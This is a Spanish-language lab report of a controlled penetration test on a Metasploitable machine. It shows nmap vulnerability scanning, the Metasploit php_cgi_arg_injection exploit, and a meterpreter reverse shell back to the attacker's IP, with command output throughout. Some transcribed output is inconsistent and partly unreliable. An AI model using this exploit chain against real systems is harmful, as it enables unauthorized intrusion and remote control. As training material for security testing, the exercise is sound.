

A.H

Informe Técnico de Explotación en Metasploitable

Objetivo del ejercicio:

Realizar una prueba controlada de penetración sobre una máquina vulnerable (**Metasploitable**) con el fin de evaluar riesgos asociados a servicios web expuestos.

IP Atacante: 10.0.2.15

IP Víctima: 10.0.2.9

Puerto objetivo: 80 (HTTP)

Ping realizado para comprobar conexión entre ambas máquinas

Paso 1 – Detección de Servicios y Vulnerabilidades

Se utilizó el comando `nmap` para escanear el puerto 80 y detectar posibles vulnerabilidades mediante el script `vulners`:

sudo nmap -sV --script vulners -p 80 10.0.2.9

Este escaneo permite identificar la versión del servidor Apache expuesto por la máquina víctima y los CVEs asociados a dicha versión.

```
kali@kali: ~$ ping 10.0.2.9
PING 10.0.2.9 (10.0.2.9) 56(84) bytes of data:
64 bytes from 10.0.2.9: icmp_seq=1 ttl=64 time=0.86 ms
64 bytes from 10.0.2.9: icmp_seq=2 ttl=64 time=19.1 ms
64 bytes from 10.0.2.9: icmp_seq=3 ttl=64 time=60.3 ms
64 bytes from 10.0.2.9: icmp_seq=4 ttl=64 time=127 ms
64 bytes from 10.0.2.9: icmp_seq=5 ttl=64 time=21.0 ms
64 bytes from 10.0.2.9: icmp_seq=6 ttl=64 time=60.6 ms
64 bytes from 10.0.2.9: icmp_seq=7 ttl=64 time=60.1 ms
^C
--- 10.0.2.9 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 601ms
rtt min/avg/max/mdev = 4.857/52.651/126.688/38.594 ms

kali@kali: ~$ sudo nmap -sV --script vulners -p 80 10.0.2.9
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-08 12:58 EDT
Nmap scan report for 10.0.2.9
Host is up (0.80ms latency).

PORT      STATE SERVICE
80/tcp    open  http   Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_ http-server-header: Apache/2.2.8 ((Ubuntu) DAV/2)
|_ vulners:
|_ cpe:/a:apache:http_server:2.2.8:
|_ SSV:59341 10.0 https://vulners.com/seebug/SSV:59341 *EXPLOIT*
|_ SSV:19282 10.0 https://vulners.com/seebug/SSV:19282 *EXPLOIT*
|_ SSV:19236 10.0 https://vulners.com/seebug/SSV:19236 *EXPLOIT*
|_ SSV:13509 10.0 https://vulners.com/seebug/SSV:13509 *EXPLOIT*
|_ PACKETSTORM:86964 10.0 https://vulners.com/packetstorm/PACKETSTORM:86964 *EXPLOIT*
|_ PACKETSTORM:180533 10.0 https://vulners.com/packetstorm/PACKETSTORM:180533 *EXPLOIT*
|_ MSF:auxiliary-dos-http-apache_mod_isapi 10.0 https://vulners.com/metasploit/MSF:auxiliary-dos-http-apache\_mod\_isapi *EXPLOIT*
|_ HTTPD:E7486F3668013C4D0850F3A83EA61631 10.0 https://vulners.com/httpd/HTTPD:E7486F3668013C4D0850F3A83EA61631
|_ HTTPD:61186A4653ACCEC578A3468108A049 10.0 https://vulners.com/httpd/HTTPD:61186A4653ACCEC578A3468108A049
|_ EXPLOITPACK:38D0486C8BD587182CB93825A852808 10.0 https://vulners.com/exploitpack/EXPLOITPACK:38D0486C8BD587182CB93825A852808 *EXPLOIT*
|_ EDB-ID:116508 10.0 https://vulners.com/exploitdb/EDB-ID:116508 *EXPLOIT*
|_ EDB-ID:116508 10.0 https://vulners.com/exploitdb/EDB-ID:116508 *EXPLOIT*
|_ CVE-2018-0425 10.0 https://vulners.com/cve/CVE-2018-0425
|_ CNCRDCE1-4CC5-SC06-9018-23CA8216785E 10.0 https://vulners.com/githubexploit/CNCRDCE1-4CC5-SC06-9018-23CA8216785E *EXPLOIT*
|_ 95499238-C9FE-56A6-907D-E9A3A248633A 10.0 https://vulners.com/githubexploit/95499238-C9FE-56A6-907D-E9A3A248633A *EXPLOIT*
|_ 2C119FFA-CECF-5E16-AAA-35A42C38071A 10.0 https://vulners.com/githubexploit/2C119FFA-CECF-5E16-AAA-35A42C38071A *EXPLOIT*
|_ PACKETSTORM:181114 9.0 https://vulners.com/packetstorm/PACKETSTORM:181114 *EXPLOIT*
|_ PACKETSTORM:171631 9.0 https://vulners.com/packetstorm/PACKETSTORM:171631 *EXPLOIT*
|_ MSF:EXPLOIT-MULTI-HTTP-APACHE_NORMALIZE_PATH_RCE- 9.0 https://vulners.com/metasploit/MSF:EXPLOIT-MULTI-HTTP-APACHE\_NORMALIZE\_PATH\_RCE- *
EXPLOIT*
|_ MSF:auxiliary-scanner-http-apache_normalize_path- 9.0 https://vulners.com/metasploit/MSF:auxiliary-scanner-http-apache\_normalize\_path- *
EXPLOIT*
|_ HTTPD:E69E957A251973D5AF3FA90A4997FC1 9.0 https://vulners.com/httpd/HTTPD:E69E957A251973D5AF3FA90A4997FC1
|_ HTTPD:1162D3A482A39FFECA80954F48A8F2F 9.0 https://vulners.com/httpd/HTTPD:1162D3A482A39FFECA80954F48A8F2F
|_ HTTPD:CF72933AA965A86DA3E2C9172FFC1569 9.0 https://vulners.com/httpd/HTTPD:CF72933AA965A86DA3E2C9172FFC1569
|_ HTTPD:A18BCE118E677F8F4469D4F60689293 9.0 https://vulners.com/httpd/HTTPD:A18BCE118E677F8F4469D4F60689293
```

Paso 2 – Enumeración con Metasploit

Con el servicio Apache identificado, se lanza Metasploit Framework mediante el comando **msfconsole** y se busca el módulo auxiliar para obtener la versión HTTP del servidor mediante el comando **search http_version**

Se selecciona y configura el módulo:

```
use auxiliary/scanner/http/http_version
```

```
set RHOSTS 10.0.2.9
```


```
run
```

Posteriormente se realiza una búsqueda más específica:

```
search php_cgi
```

Se selecciona un exploit disponible:

```
use exploit/multi/http/php_cgi_arg_injection
```



```
msf6 > search http_version

Matching Modules
=====
#  Name
-  -
0  auxiliary/scanner/http/http_version . normal No HTTP Version Detection

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/http_version

msf6 > use 0
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):
=====
Name      Current Setting  Required  Description
-----
Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     10.0.2.9         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      80              yes       The target port (TCP)
SSL        false            no        Negotiate SSL/TLS for outgoing connections
THREADS    1               yes       The number of concurrent threads (max one per host)
VHOST      no              no        HTTP server virtual host

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/http_version) > run
[*] 10.0.2.9:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > search php_cgi

Matching Modules
=====
#  Name
-  -
0  exploit/multi/http/php_cgi_arg_injection 2012-05-03 excellent Yes PHP CGI Argument Injection
1  exploit/windows/http/php_cgi_arg_injection_rce_cve_2024_4577 2024-06-06 excellent Yes PHP CGI Argument Injection Remote Code Execution
2  \ target: windows PHP
3  \ target: windows Command
```


Paso 3 – Configuración y Ejecución del Exploit

Se muestran y configuran las opciones del módulo mediante show options

Opciones principales configuradas:

- RHOSTS: 10.0.2.9
- RPORT: 80
- LHOST: 10.0.2.15

Una vez listo, se ejecuta el exploit con el comando run:



```
msf6 auxiliary(>use 0)
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):


| Name        | Current Setting | Required | Description                                                                                            |
|-------------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| PROXY       | false           | yes      | Exploit Proxy                                                                                          |
| PROXIES     |                 | no       | A proxy chain of format type:host[:port][,type:host:port][...]                                         |
| RHOSTS      | 10.0.2.9        | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT       | 80              | yes      | The target port (TCP)                                                                                  |
| SSL         | false           | no       | Negotiate SSL/TLS for outgoing connections                                                             |
| TARGETURI   |                 | no       | The URI to request (must be a CGI-handled PHP script)                                                  |
| URLENCODING | 0               | yes      | Level of URI URLENCODING and padding (0 for minimum)                                                   |
| VHOST       |                 | no       | HTTP server virtual host                                                                               |



Payload options (php/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 10.0.2.15       | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:


| Id | Name      |
|----|-----------|
| 0  | Automatic |



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/php_cgi_arg_injection) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (4096 bytes) to 10.0.2.9
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.9:36525) at 2025-07-08 13:12:10 -0400
```

Paso 4 – Acceso a la Máquina Víctima con Meterpreter

Una vez lanzado el exploit correctamente, se obtiene una sesión de `meterpreter`. Se verifican los comandos básicos:

ls -l Muestra los archivos del directorio actual y sus permisos

sysinfo Muestra información del sistema comprometido

```
File Actions Edit View Help
Name Current Setting Required Description
LHOST 10.0.2.15 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
0 Automatic

View the full module info with the info, or info -d command.
msf6 exploit(multi/http/cgi_arg_injection) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (40004 bytes) to 10.0.2.9
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.9:36525) at 2025-07-08 13:12:10 -0400

meterpreter > ip a
[*] Unknown command: ip. Run the help command for more details.
meterpreter > ifconfig
[*] The "ifconfig" command is not supported by this Meterpreter type (php/linux)
meterpreter > ls -l
Listing: /var/www
Mode                Size      Type Last modified      Name
-----
041777/rwxrwxrwx 17592180848512 dir 182042382258-03-10 11:10:13 -0400 dav
040755/rwxr-xr-x 17592180848512 dir 182042482449-05-12 11:17:21 -0400 dvwa
180044/rw-r--r-- 3826815861827 fil 182042111805-02-17 18:13:29 -0500 index.php
040755/rwxr-xr-x 17592180848512 dir 181964996948-05-31 14:38:18 -0400 mutillidae
040755/rwxr-xr-x 17592180848512 dir 181964937872-02-08 13:03:20 -0500 phpMyAdmin
180044/rw-r--r-- 81886178663 fil 173839983814-08-05 02:08:28 -0400 phpinfo.php
040755/rwxr-xr-x 17592180848512 dir 181805851025-08-30 13:04:40 -0400 test
040775/rwxrwxr-x 87968938242560 dir 173803439924-11-22 07:58:32 -0500 tikiwiki
040775/rwxrwxr-x 87968938242560 dir 173848024853-07-11 18:58:19 -0400 tikiwiki-old
040755/rwxr-xr-x 17592180848512 dir 173846477389-12-24 16:59:26 -0500 twiki

meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
```

Conclusiones

- Se detectaron vulnerabilidades en el servicio web Apache (puerto 80).
- Se utilizó Metasploit para explotar una vulnerabilidad (`php\_cgi\_arg\_injection`).
- Se logró obtener una sesión remota Meterpreter con control sobre la máquina víctima.
- El ejercicio demuestra la efectividad de la recolección de información, análisis de CVEs y explotación controlada.